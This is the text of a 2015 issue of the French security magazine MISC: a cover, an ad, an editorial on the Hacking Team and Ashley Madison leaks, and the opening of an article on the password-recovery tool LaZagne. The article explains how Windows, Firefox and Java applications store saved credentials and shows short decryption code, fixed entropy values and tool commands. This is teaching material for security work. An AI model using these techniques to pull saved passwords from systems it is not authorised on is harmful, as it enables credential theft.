



# MISC

Multi-System & Internet Security Cookbook

## 100 % SÉCURITÉ INFORMATIQUE

N° 81 SEPT./OCT. 2015

France METRO : 8,90 € - CH : 15 CHF - BE/PORT CONT : 9,90 € - DOM TOM : 9,50 € - CAN : 16 \$ cad - Maroc : 110 MAD - Tunisie 19 TND

L 19018 - 81 - F. 8,90 € - RD



SCIENCE

INGÉNIERIE SOCIALE



**Spear Phishing :**  
comment fonctionnent  
les campagnes  
d'hameçonnage  
réussies ?

p. 64

RÉSEAU

PROTOCOLES / DDOS



**Faiblesse de DNS :**  
un colosse aux pieds  
d'argile ?

p. 58

SOCIÉTÉ

BREVET / MALWARE



**Analyse de  
malwares, debugging  
d'applications... La  
pratique du reverse  
engineering est-elle  
toujours légale ?**

p. 78

SYSTÈME

TRACKING / WIRELESS



**Fingerprint de smartphone :**  
quand votre terminal vous trahit

p. 72

DOSSIER

## VIE PRIVÉE SUR LE WEB : SOURIEZ, VOUS ÊTES TRACÉS !

p.24

- 1 - Comprendre les cookies et autres traceurs
- 2 - Exemples concrets et application de la réglementation
- 3 - Mettre son site en règle en quelques minutes
- 4 - La mise aux enchères en temps réel des espaces publicitaires
- 5 - Exploiter la richesse des navigateurs : le cas du fingerprinting



FORENSIC CORNER



**Récupération de  
mots de passe sur  
les postes de travail  
avec LaZagne**

p. 04

PENTEST CORNER



**Comment  
djouer les  
antivirus avec  
Metasploit ?**

p. 12

MALWARE CORNER



**Analyse de  
CozyDuke, l'APT  
ciblant des  
administrations  
américaines**

p. 18

# 100 %

## POUR VOS PROJETS WEB

Nous mettons notre savoir-faire et notre passion à votre service depuis plus de 25 ans. Avec notre expérience, nos 5 data centers haute performance, plus de 12 millions de contrats clients et plus de 8000 spécialistes présents dans 10 pays, nous nous consacrons à 100 % à la réussite de vos projets Web. Pour toutes ces raisons, et parce que l'Internet est notre raison d'être, nous sommes votre meilleur partenaire.

~~4,99~~ **0,99**  
À partir de € HT/mois  
(1,19 € TTC)\*

### ✓ 100 % performant

- Espace disque **illimité**
- Sites Web **illimités**
- Trafic **illimité**
- Comptes email **illimités**
- **NOUVEAU** : bases MySQL **illimitées** sur disque SSD
- Domaines **illimités** (1 inclus)

### ✓ 100 % disponible

- **Géo-redondance** et sauvegardes quotidiennes
- 1&1 CDN
- 1&1 SiteLock Basic
- Assistance 24/7

### ✓ 100 % personnalisable

- 1&1 Applications Click & Build comme WordPress et Joomla!®
- 1&1 Mobile Website Builder
- **NOUVEAU** : NetObjects Fusion® 2015 - 1&1 Edition



☎ 0970 808 911  
(appel non surtaxé)



**1and1.fr**

\*Les packs 1&1 Hosting Unlimited sont à partir de 0,99 € HT/mois (1,19 € TTC) pour un engagement minimum de 12 mois. À l'issue des 12 premiers mois, les prix habituels s'appliquent. Certaines fonctionnalités citées ne sont pas disponibles dans tous les packs. Offres sans durée minimum d'engagement également disponibles. Conditions détaillées sur 1and1.fr. Rubik's Cube® utilisé avec l'accord de Rubik's Brand Ltd.

# ÉDITO Summer Leak

L'été 2015 restera marqué par deux leaks massifs de données professionnelles et personnelles très largement relayés par la presse grand public. Deux événements encore relativement inhabituels, mais qui risquent de se reproduire et vont certainement changer profondément la perception des utilisateurs sur la sécurité de leurs données privées stockées en ligne.

La première divulgation ayant dérangé le petit monde de la sécurité en pleine torpeur estivale est celle du piratage de Hacking Team. Passés les quelques détails croustillants tels que l'usage de mots de passe assez faibles, la présence d'une backdoor dans leur backdoor ou des logiciels crackés dans leurs archives, d'autres informations relèvent moins de l'anecdote et méritent un peu plus que l'on s'y attarde.

Tout d'abord, il apparaît que l'informatique offensive se banalise et qu'en la matière, les agences gouvernementales ont massivement recours à des officines privées. La liste des clients d'Hacking Team est très éclairante et démontre que tous les continents et régimes politiques ont recours à ce nouveau mercenariat. La guerre s'est privatisée (lire l'excellent Pukhtu de DOA sur les sous-traitants de la CIA en Afghanistan aux éditions Gallimard) et la cyberguerre n'est pas en reste.

Le second point c'est que l'analyse des données d'Hacking Team montre que la société utilisait, entre autres, un zero day d'Adobe Flash Player comme vecteur d'infection. On pourrait arguer que même si HTML5 le remplace avantageusement, les développeurs web sont des fainéants et que sans le plugin honni, tous les sites, ou presque sont cassés. Eh bien non, de Netflix à Pornhub en passant par YouTube et Dailymotion, des sites de Libération, du Figaro ou du Monde, les Dropbox, Evernote, Twitter ou Facebook, tout fonctionne parfaitement sans Flash Player. À moins d'être un joueur en ligne invétéré ou <Troll> de devoir administrer VMWare vSphere via vCenter </Troll>, il est possible de naviguer pendant des semaines sans Flash sans même s'en apercevoir. Au regard du lourd passif en matière de vulnérabilités de Flash, étendre à ce point la surface d'attaque d'un terminal pour un outil qui ne sert à rien pour la plupart des utilisateurs est vraiment désespérant.

Le second leak très largement relayé par la presse grand public au point d'apparaître sur les unes des quotidiens est celui du site de rencontres Ashley Madison. Si la divulgation des données d'Hacking Team ne concerne que les documents internes de la société, celle d'Ashley Madison jette en pâture les données de 33 millions de « comptes » utilisateurs : boîtes mails, mots de passe, fiches de présentation, éléments de transactions bancaires... La nature du site quelque peu sulfureuse a vite attiré des hordes de curieux se répandant ad nauseam sur les réseaux sociaux sur le profil présumé des abonnés au site de rencontres. Évidemment, la présence supposée d'utilisateurs dans les administrations françaises ajoute au scandale et s'il s'agit de femmes, visiblement peu nombreuses sur ce site, c'est encore mieux.

Ce voyeurisme est déjà particulièrement malsain, mais s'ajoute à celui-ci la fiabilité sujette à caution des bases de données. Peut-être afin de gonfler sa base d'utilisateurs, Ashley Madison a dû considérer que vérifier la validité des boîtes mails était une sécurité superflue. Il est ainsi possible d'inscrire sur le site n'importe quelle boîte mail et aucun lien de confirmation n'est envoyé pour vérifier que la demande vient du propriétaire de la boîte. Pour peu que le message vous informant que vous avez été inscrit se retrouve dans votre répertoire spam vous pouvez être référencé sur ce site sans le savoir. RSSI à l'éducation nationale j'ai été plusieurs fois saisi par des collègues harcelées qui s'étaient faites inscrire à leur insu sur de multiples sites de rencontres (car visiblement Ashley Madison n'est pas le seul site où l'on ne vérifie pas l'authenticité des boîtes mails) avec fiches de présentations ordurières, leur adresse, des photos volées prises avec un smartphone. Le lendemain du leak, un courageux justicier anonyme de la moralité sur Twitter postait ceci lorsque je lui faisais remarquer la fiabilité toute relative des données: « En tous cas là j'ai le compte d'une prof, y'a sa date de naissance complète, ville + beaucoup d'autres infos pas faciles à avoir » [sic].

Je ne sais pas si finalement le plus désespérant est la présence de Flash sur la plupart des navigateurs...

Bonne lecture !

Cedric Foll / [cedric@mismag.com](mailto:cedric@mismag.com) / @follc

Retrouvez-nous sur



@miscredac et/ou @editionsdiamond



[www.ed-diamond.com](http://www.ed-diamond.com)

OFFRES D'ABONNEMENTS | ANCIENS NUMÉROS | PDF | GUIDES | ACCÈS BASE DOCUMENTAIRE

# SOMMAIRE

## FORENSIC CORNER

[04-10] LaZagne : récupération de mots de passe sous Windows/Linux

## PENTEST CORNER

[12-16] Contournement antivirus avec Metasploit : encrypter

## MALWARE CORNER

[18-23] C'est « COZY » chez toi, Barack

## DOSSIER



**VIE PRIVÉE SUR LE WEB :  
SOURIEZ, VOUS ÊTES TRACÉS !**

- [24] Préambule
- [25-32] Détecter et analyser les cookies et autres traceurs
- [34-38] Cookies et autres traceurs : quelles règles ? Quelle protection pour la vie privée ?
- [40-44] Mettre son site web en conformité avec la recommandation « cookies »
- [47-51] Le Real Time Bidding (RTB) ou comment vendre les espaces publicitaires et les profils aux enchères
- [52-57] Le fingerprinting : une nouvelle technique de traçage

## RÉSEAU

[58-63] Décadence du DNS illustrée en trois attaques symptomatiques

## SCIENCE & TECHNOLOGIE

[64-71] Spear phishing, la voie royale

## SYSTÈME

[72-77] Fingerprinting de smartphones : votre téléphone est-il traçable ?

## SOCIÉTÉ

[78-82] Les aspects juridiques de la rétro-ingénierie

## ABONNEMENT

[33] Offres spéciales professionnels  
[45-46] Abonnements multi-supports

[www.mismag.com](http://www.mismag.com)

MISC est édité par Les Éditions Diamond  
10, Place de la Cathédrale  
68000 Colmar, France  
Tél. : 03 67 10 00 20 - Fax : 03 67 10 00 21  
E-mail : [cial@ed-diamond.com](mailto:cial@ed-diamond.com)  
Service commercial : [abo@ed-diamond.com](mailto:abo@ed-diamond.com)  
Sites : [www.mismag.com](http://www.mismag.com)  
[www.ed-diamond.com](http://www.ed-diamond.com)  
IMPRIMÉ en Allemagne - PRINTED in Germany  
Dépôt légal : A parution  
N° ISSN : 1631-9036  
Commission Paritaire : K 81190  
Périodicité : Bimestrielle  
Prix de vente : 8,90 Euros



Directeur de publication : Arnaud Metzler

Chef des rédactions : Denis Bodor

Rédacteur en chef : Cédric Foll

Secrétaire de rédaction : Aline Hof

Conception graphique : Kathrin Scali

Responsable publicité :

Black Mouse Communication. Tél. : 03 67 10 00 27

Service abonnement : Tél. : 03 67 10 00 20

Illustrations : [www.fotolia.com](http://www.fotolia.com)

Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne

Distribution France : (uniquement pour les dépositaires de presse)

MLP Réassort :

Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12

Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04

Service des ventes : Abomarmque : 09 53 15 21 77

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans MISC est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à MISC, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

### Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.

MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

PLEASE LOG ON

USERNAME PASSWORD ☐ REMEMBER ME[Forgotten password?](#)[Register new account](#)

# LAZAGNE : RÉCUPÉRATION DE MOTS DE PASSE SOUS WINDOWS/ LINUX

Alessandro Zanni – Consultant en sécurité informatique chez BT –  
alessandro.zanni@bt.com

**mots-clés : PASSWORDS RECOVERY / TOOL / PYTHON / OPEN SOURCE**

**N**otre vie privée représente un réel objectif que toute personne doit préserver. Attaquant isolé, entité terroriste ou encore gouvernement : personne ne devrait être en droit de voir nos informations personnelles. Alors que doit-on faire pour s'en protéger ? Une phrase évidente vient alors en tête : « L'utilisation de mots de passe forts est indispensable ». Oui, bonne réponse, mais attention aux pièges...

## 1 Introduction

Retenir plusieurs mots de passe complexes peut s'avérer difficile. Un utilisateur lambda fera alors comme la plupart des gens, c'est-à-dire qu'il enregistrera ses mots de passe sur son poste de travail en utilisant les fonctionnalités proposées par le logiciel.

Voici comment Firefox propose de sauvegarder un mot de passe (cf. 2.3.1 Firefox/Thunderbird) :




Figure 1

Mais alors sous quelles formes ces mots de passe sont-ils stockés sur notre système d'exploitation ?

Voici différentes méthodes utilisées par de nombreux logiciels pour stocker un mot de passe de façon plus ou moins sécurisée sur un poste de travail.

## 2 Stockage des mots de passe

### 2.1 Mots de passe en clair

Aussi surprenant que cela puisse paraître, de nombreux logiciels stockent leurs mots de passe en clair dans un fichier de configuration. C'est le cas de Pidgin (configuration par défaut), Squirrel, Filezilla, et bien d'autres. Voici ce que l'on pourrait voir dans le fichier **accounts.xml** situé dans le répertoire de configuration de Pidgin :

```
<account version='1.0'>
  <account>
    <protocol>prpl-jabber</protocol>
    <name>Zapata@jabber.xxxx.fr</name>
    <password>HastaLaVictoria!!</password>
  ...
</account>
```

### 2.2 API Windows

De nombreuses applications Windows stockent leurs mots de passe/secrets en utilisant ce que l'on appelle des blocs DPAPI (*Data Protection Application Programming*

## Note

Dans ce paragraphe, nous nous intéresserons uniquement aux APIs Windows. En revanche, LaZagne prend en charge d'autres APIs propres à d'autres systèmes d'exploitation.

Interface). Un blob DPAPI est une structure permettant de contenir sous forme chiffrée un ou plusieurs mots de passe. Afin de chiffrer ces derniers, une clé unique à chaque utilisateur est générée à partir du mot de passe de session.

Voici un schéma expliquant brièvement ces étapes :




Figure 2

Le mot de passe de session de l'utilisateur est haché, un sel est ajouté, puis une dernière dérivation est réalisée pour créer la master key que l'on voit sur le schéma. Celle-ci va être utilisée pour chiffrer chaque DPAPI blob. Ainsi, chaque DAPI blob que l'on voit sous forme de cadenas, représente une structure gérée par une application (ex : Chrome, Opéra, etc.) où sont stockés les mots de passe.

Ainsi afin de déchiffrer un mot de passe, deux solutions s'offrent à nous :

- la première solution est de retrouver la clé utilisée pour chiffrer le mot de passe. Puis de récupérer la structure du blob DPAPI et de déchiffrer le tout « offline ». Cette technique reste relativement complexe et fastidieuse (cf. projet DPAPIck [1]).
- la deuxième solution est d'utiliser les fonctions de Windows permettant de chiffrer/déchiffrer les mots de passe de manière complètement transparente. Cette technique sera celle que nous présenterons ultérieurement. En revanche, ce qui est très important à comprendre est que le chiffrement et

le déchiffrement d'un mot de passe devront se faire dans le même environnement. C'est-à-dire, qu'il ne sera pas possible de déchiffrer un mot de passe en utilisant un autre compte Windows que celui utilisé pour le chiffrer. Par conséquent, il ne sera pas possible de récupérer un mot de passe dans le but de le déchiffrer « offline ».

Afin de faciliter l'utilisation de ce mécanisme, Windows a mis à disposition une fonction permettant de chiffrer les mots de passe. Celle-ci est appelée **CryptProtectData**.

Voici son prototype :

```

BOOL WINAPI CryptProtectData(
    _In_   DATA_BLOB      *pDataIn,
    _In_   LPCWSTR         szDataDescr,
    _In_   DATA_BLOB      *pOptionalEntropy,
    _In_   PVOID           pvReserved,
    _In_opt_ CRYPTPROTECT_PROMPTSTRUCT *pPromptStruct,
    _In_   DWORD            dwFlags,
    _Out_  DATA_BLOB      *pDataOut
);
  
```

### 2.2.1 Utilisation d'une d'entropie

Le paramètre **pOptionalEntropy** permet de cloisonner les applications entre elles, sa valeur est définie par chaque application. Ainsi, une application ne pourrait pas déchiffrer les mots de passe d'une autre application sans connaître cette valeur.

Mais comment les applications définissent-elles cette valeur ?

## Note

La fonction **CryptUnprotectData** permet de déchiffrer les mots de passe chiffrés avec **CryptProtectData**. À noter que la valeur de l'entropie doit être la même lors du chiffrement et du déchiffrement.

### 2.2.2 Aucune Entropie

De nombreux logiciels n'utilisent pas cette fonctionnalité et ne définissent pas d'entropie lors de l'utilisation de la fonction **CryptProtectData**. C'est le cas de Chrome, Opera, Tortoise, Outlook (excepté Exchange), et bien d'autres.

Voici le résultat de la requête ci-dessous, contenue dans la base de données SQLite « Login Data » du navigateur Google Chrome (tableau ci-dessous).

```
Select action_url, username_value, password_value from logins
```

| action_url                                                                                      | username_value | password_value |
|-------------------------------------------------------------------------------------------------|----------------|----------------|
| <a href="https://wordpress.com/wp-login.php">https://wordpress.com/wp-login.php</a>             | Test1          | r              |
| <a href="https://accounts.google.com/ServiceLogin">https://accounts.google.com/ServiceLogin</a> | login          | r              |
| <a href="https://wordpress.com/wp-login.php">https://wordpress.com/wp-login.php</a>             | Test2          | r              |

| Type                                         | Description                                                                                                                                           |
|----------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>CRED_TYPE_GENERIC (1)</b>                 | Stored as an opaque <b>BLOB</b> , but it has no identifying characteristics.                                                                          |
| <b>CRED_TYPE_DOMAIN_PASSWORD (2)</b>         | Network user name and password.                                                                                                                       |
| <b>CRED_TYPE_DOMAIN_CERTIFICATE (3)</b>      | A certificate credential specific to Microsoft authentication packages. It is a hash of the contents of a certificate in the local certificate store. |
| <b>CRED_TYPE_DOMAIN_VISIBLE_PASSWORD (4)</b> | A plaintext password, such as those used by Passport and RAS.                                                                                         |
| <b>CRED_TYPE_NTLM_PASSWORD (5)</b>           | For internal use.                                                                                                                                     |
| <b>CRED_TYPE_KERBEROS_PASSWORD (6)</b>       | For internal use.                                                                                                                                     |

Les mots de passe sont donc chiffrés, mais une simple ligne de code permet de les déchiffrer facilement.

```
# Decrypt the password
password = win32crypt.CryptUnprotectData(colonne[2], None, None, None, 0)[1]
```

Aucune protection n'est appliquée et tous les mots de passe peuvent donc être très facilement retrouvés.

Le second exemple concerne les mots de passe WiFi sous Windows. Ceux-ci ont la particularité d'être stockés dans un répertoire accessible par tous les utilisateurs :

```
C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\Decrypt
```

L'accès au fichier est possible par tous les utilisateurs pourtant, ces derniers ne sont pas en mesure de déchiffrer ces mots de passe, mais alors pourquoi ?

Comme dit précédemment, la clé de chiffrement/déchiffrement dépend du mot de passe de chaque utilisateur (cf. figure 2), ce qui empêche un utilisateur à récupérer un mot de passe non autorisé.

Ici, c'est le compte **System** qui chiffre et déchiffre les mots de passe WiFi. Une autre question peut alors se poser : ce compte ne possède pas de mot de passe, par conséquent comment la clé utilisée pour chiffrer les blobs DPAPI est-elle générée ? La réponse est que la clé utilisée se trouve dans ce que l'on appelle les secrets LSA (*Local Security Authority*), accessibles uniquement avec un compte **System**.

Ainsi, seul le compte **System** chiffre et déchiffre les mots de passe wifi. Le déchiffrement pourra se faire avec la fonction **CryptUnprotectData** comme vue précédemment, uniquement si l'on se trouve dans le contexte de ce dernier.

Pour cette raison, il est nécessaire de lancer LaZagne en tant qu'administrateur. Celui-ci réalisera ensuite une élévation de privilèges afin d'obtenir les droits **System** et être en mesure de déchiffrer les mots de passe Wifi.

### 2.2.3 Entropie fixe

Windows comme d'autres systèmes d'exploitation propose un gestionnaire de mots de passe intégré au système d'exploitation. Ce dernier appelé *Credential Manager*, utilise la structure **Credential**. Voici son prototype :

```
typedef struct _CREDENTIAL {
    DWORD Flags;
```

```
DWORD Type;
FILETIME LastWritten;
DWORD CredentialBlobSize;
LPBYTE CredentialBlob;
DWORD Persist;
LPTSTR UserName;
} CREDENTIAL, *PCREDENTIAL;
```

Le paramètre **Type** correspond au type de mots de passe stockés. Voici le tableau (ci-dessus) que l'on peut observer dans la documentation de Windows concernant la structure ci-dessus [2].

Nous nous intéresserons uniquement aux types représentés en rouge dans le tableau ci-dessus.

Ces deux types de mots de passe ont la particularité d'utiliser une entropie dite fixe, c'est-à-dire qui ne change jamais. Voilà les deux valeurs d'entropies utilisées, ces valeurs sont les mêmes et cela peut importe le système :

- **CRED\_TYPE\_GENERIC :**

```
entropie = 'abe2869f-9b47-4cd9-a358-c22904dba7f7'
```

- **CRED\_TYPE\_DOMAIN\_VISIBLE\_PASSWORD :**

```
entropie = '82BD0E67-9FEA-4748-8672-D5EFE5B779B0'
```

En connaissant ces valeurs, il sera donc désormais possible de déchiffrer un mot de passe contenu dans le Credential Manager (correspondant à un de ces deux types) en utilisant la fonction **CryptUnprotectData** avec comme paramètres le mot de passe chiffré ainsi que l'entropie correspondante.

### 2.2.4 Entropie variable

#### Note

L'explication suivante concerne uniquement Internet Explorer de la version 7 à 11 sous XP, Vista ou encore Windows 7. Depuis Windows 8, ces mots de passe sont sauvegardés dans le Credential Manager. Attention, LaZagne ne gère pas le Credential Manager sous Windows 8 (les structures utilisées entre Windows 7 et 8 sont différentes).

Cette fois-ci, les mots de passe gérés par Internet Explorer ont la particularité d'utiliser une entropie variable, soit différente pour chaque mot de passe. Les mots de passe sont stockés dans la clé de registre suivante :

```
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\IntelliForms\Storage2
```

| Nom                                        | Type       | Données                                                                       |
|--------------------------------------------|------------|-------------------------------------------------------------------------------|
| (par défaut)                               | REG_SZ     | (valeur non définie)                                                          |
| 183790A890B5AC33092A258C123138EC2F654190   | REG_BINARY | 01 00 00 00 d0 8c 9d df 01 15 d1 11 8c 7a 00 c0 4f c2 97 eb 01 00 00 00 2a... |
| 2F8E7F4B4792348B53E30FCEAEDC40E7738AC14647 | REG_BINARY | 01 00 00 00 d0 8c 9d df 01 15 d1 11 8c 7a 00 c0 4f c2 97 eb 01 00 00 00 2a... |
| 7459F9DD38F497158FD56899AF971E4419826DF6C  | REG_BINARY | 01 00 00 00 d0 8c 9d df 01 15 d1 11 8c 7a 00 c0 4f c2 97 eb 01 00 00 00 2a... |
| BEDA52276409D6C12BC9B01595EB8C93D4829CE140 | REG_BINARY | 01 00 00 00 d0 8c 9d df 01 15 d1 11 8c 7a 00 c0 4f c2 97 eb 01 00 00 00 51... |
| CF7D1A06BCFD20CD14A1DFE9C8995CA7C4276F0350 | REG_BINARY | 01 00 00 00 d0 8c 9d df 01 15 d1 11 8c 7a 00 c0 4f c2 97 eb 01 00 00 00 2a... |

Figure 3




Figure 4

Ainsi en base de registre, deux colonnes pourront être observées. La première sera un sha1 de l'URL du site et la deuxième colonne sera un ou plusieurs mots de passe chiffrés correspondant à ce même site.

Ainsi, les mots de passe chiffrés sont accessibles via la base de registre, il suffit de trouver la valeur de **OptionalEntropy** correspondante.

En réalité, il s'agit de l'URI en clair, mais comment faire pour la trouver lorsqu'on a que le hash ? Pour éviter une attaque longue de type bruteforce, la technique la plus simple employée sera de récupérer l'historique de navigation de l'utilisateur, de calculer le hash de chaque URL et de faire une comparaison de ce dernier avec ce qui se trouve dans la base de registre. Si les deux hashes sont identiques, l'URL en clair sera utilisée comme entropie et passée en paramètre de la fonction **CryptUnprotectData**.

## 2.3 Autres algorithmes utilisés

### 2.3.1 Firefox/Thunderbird

Certains logiciels utilisent leur propre méthode de stockage des mots de passe et se sont appuyés sur des algorithmes connus pour les chiffrer. C'est le cas de Firefox/Thunderbird qui utilise le 3DES (DES-EDE-CBC). La clé 3DES (bien cachée dans **key3.db** avec d'autres paramètres) est dérivée du master password « optionnel » fourni par l'utilisateur via un algorithme spécifique. Pour chaque mot de passe (stocké dans **signons.sqlite** ou **logins.json**) à déchiffrer en mode CBC, un IV différent est utilisé [3].

Firefox utilise une bibliothèque open source, *Network Security Services* (NSS) permettant aux développeurs de suivre certains standards de sécurité. Ainsi, l'utilisation de l'API « Secret Decoder Ring » (SDR) implémentée dans cette bibliothèque est utilisée pour chiffrer et déchiffrer les mots de passe.

#### Note

Depuis la version 0,6 de LaZagne, l'API NSS n'est plus utilisée et est remplacée par le script de Laurent Clévy déchiffrant les mots de passe en utilisant directement les fichiers **key3.db** et **signons.sqlite** ou **logins.json** [4].

Voici le schéma (Figure 4) expliquant les étapes importantes lors de la sauvegarde d'un mot de passe :

#### Note

Les versions de Firefox antérieures à la version 32 utilisent la base de données **signons.sqlite** contrairement aux versions plus récentes utilisant une base json appelée **logins.json**.

Et voici ce qui se passe de manière plus détaillée :

- un utilisateur crée un nouveau profil sur Firefox (il peut également utiliser le profil proposé par défaut) ;
- lors de la création, une clé SDR est générée aléatoirement et un sel y est ajouté ;
- cette clé est ensuite chiffrée en utilisant l'algorithme 3DES (DES-EDE-CBC) et stockée dans le fichier **key3.db**, c'est elle qui sera utilisée comme clé privée permettant de chiffrer les mots de passe ;
- ensuite, lorsqu'un utilisateur sauvegarde un mot de passe dans son navigateur, cette clé privée et son sel sont utilisés pour chiffrer ce dernier ;
- ce mot de passe est d'abord chiffré en utilisant l'algorithme 3DES puis encodé en base64 et stocké dans la base de données **signons.sqlite** ou **logins.json**, en fonction de la version de Firefox utilisée.

En résumé, aucun mot de passe défini par l'utilisateur n'est stocké en clair sur le disque. Par conséquent, que doit-on récupérer pour déchiffrer ces mots de passe ? La clé SDR est la seule information nécessaire à réaliser cette action.

Deux solutions s'offrent à nous :

- l'utilisateur a laissé la configuration par défaut, ce qui signifie que la clé SDR a été chiffrée en utilisant une clé visible (« global-salt ») dans le fichier **key3.db**. Il sera alors extrêmement facile de découvrir tous les mots de passe enregistrés par l'utilisateur.
- l'utilisateur a configuré un mot de passe principal (appelé aussi « Master Password »). La clé 3DES privée sera alors une dérivation entre le master password et le « global-salt » contenu dans le fichier **key3.db** (pour plus d'informations, se référer à l'article misc-069 [3]). L'une des méthodes pour récupérer ce « Master Password » sera d'utiliser une attaque par bruteforce ou dictionnaire pour ensuite l'utiliser pour déchiffrer les mots de passe de l'utilisateur. Par conséquent, dans le cas où un utilisateur aurait utilisé une passphrase complexe, cette attaque s'avère difficile à réaliser.

### 2.3.2 Application Java

Les applications Java utilisent très souvent le même algorithme de cryptographie afin de chiffrer leurs mots de passe. Dans l'exemple suivant, il s'agira de l'algorithme appelé « PBEWithMD5AndDES » (PBE : *Password Based Encryption*) et utilisé par de nombreuses applications telles que Dbvis ou encore SqlDeveloper. D'autres algorithmes très proches de celui-ci peuvent être observés, c'est le cas de « PBEWithMD5AndTripleDES ».

Nous ne rentrerons pas dans les détails de cet algorithme, le principe sera juste de comprendre comment déchiffrer facilement ce type de mot de passe.

Ici, trois paramètres seront nécessaires à connaître pour déchiffrer un mot de passe :

- le sel ;
- le nombre d'itérations ;
- une passphrase.

Une concaténation entre la passphrase et le sel est réalisée afin de générer une clé. Son md5 est alors calculé plusieurs fois (en fonction du nombre d'itérations défini), ce qui donnera la clé finale que l'on utilisera dans le processus de chiffrement ou déchiffrement par DES du mot de passe entré par l'utilisateur.

Voici le code Python permettant de comprendre ce processus :

```
# Calcul d'une clé utilisée pour déchiffrer le DES
def get_derived_key(passphrase, salt, count):
    key = bytearray(passphrase + salt)
    for i in range(count):
        m = hashlib.md5(key)
        key = m.digest()
    return (key[:8], key[8:])

# Déchiffrement du mot de passe
def decrypt(salt, passphrase, iteration, ciphered_password):
    enc_text = base64.b64decode(ciphered_password)
    (key, iv) = get_derived_key(passphrase, salt, iteration)
    crypter = DES.new(key, DES.MODE_CBC, iv)
    text = crypter.decrypt(enc_text)
    return re.sub(r'[\x01-\x08]', '', text)
```

Pour les plus intéressés, cet algorithme suit les standards PKCS#5 (voir rfc : [5]).

Il est à noter que ces deux techniques de déchiffrement peuvent être réalisées hors ligne, car aucune fonction propre au système d'exploitation n'est appelée.

## 3 LaZagne

### 3.1 Présentation générale

LaZagne est un outil open source permettant de récupérer de nombreux mots de passe enregistrés localement. Cet outil implémente de nombreuses techniques dont notamment celles décrites ci-dessus.

Il a été conçu de façon modulaire pour que l'on puisse ajouter facilement de nouveaux scripts (correspondant à de nouveaux logiciels). L'outil est codé en python 2.7

et fonctionne aussi bien sous Windows que sous Linux. Il gère aujourd'hui 22 logiciels (ainsi que les hashes LM/NT et les secrets LSA) sous Windows et 11 (ainsi que les gestionnaires de mots de passe tels que Gnome Keyring et KWallet) sous Linux. À noter que les gestionnaires de mots de passe sous Linux (Gnome Keyring et KWallet) sont pris en charge, ce qui augmente le nombre de logiciels pris en charge (Chrome, ownCloud, Pidgin, etc.).

Le code source de l'outil est accessible à tous, et une version *standalone* existe également, permettant d'utiliser l'outil de manière portable, c'est-à-dire sans aucune installation nécessaire.

LaZagne est disponible sur GitHub [6].

## 3.2 Fonctionnalités

Cet outil est divisé en catégories qui regroupent chacune plusieurs modules. Par exemple, la catégorie « browsers » regroupe les modules Chrome, Firefox, Opera et Internet Explorer ou encore la catégorie « sysadmin » regroupe les modules Cyberduck, Puttycm, Filezilla, FTP Navigator, coreFTP et WinSCP.

Pour l'instant, 9 catégories ont été implémentées : **all, browsers, chats, database, mails, svn, sysadmin, wifi et windows.**

### 3.2.1 Utilisation basique

L'utilisation de cet outil est extrêmement simple. Voici les options les plus importantes à connaître :

```
# Aide permettant de lister tous les groupes
$ LaZagne.exe -h
# Aide permettant de lister tous les modules contenus dans la catégorie " browsers "
$ LaZagne.exe browsers -h
# Lancement de toute une catégorie
$ LaZagne.exe browsers
# Lancement d'un seul module (ex : firefox)
$ LaZagne.exe browsers -f
# Lancement de tous les modules
$ LaZagne.exe all
# Lancement de tous les modules en mode verbose (2 niveaux sont possibles)
$ LaZagne.exe all -vv
# Lancement de tous les modules avec sauvegarde des mots de passe dans un fichier texte
$ LaZagne.exe all -w
```

Et voici un exemple de sortie :

```
C:\Users\John\Desktop>LaZagne.exe browsers

=====
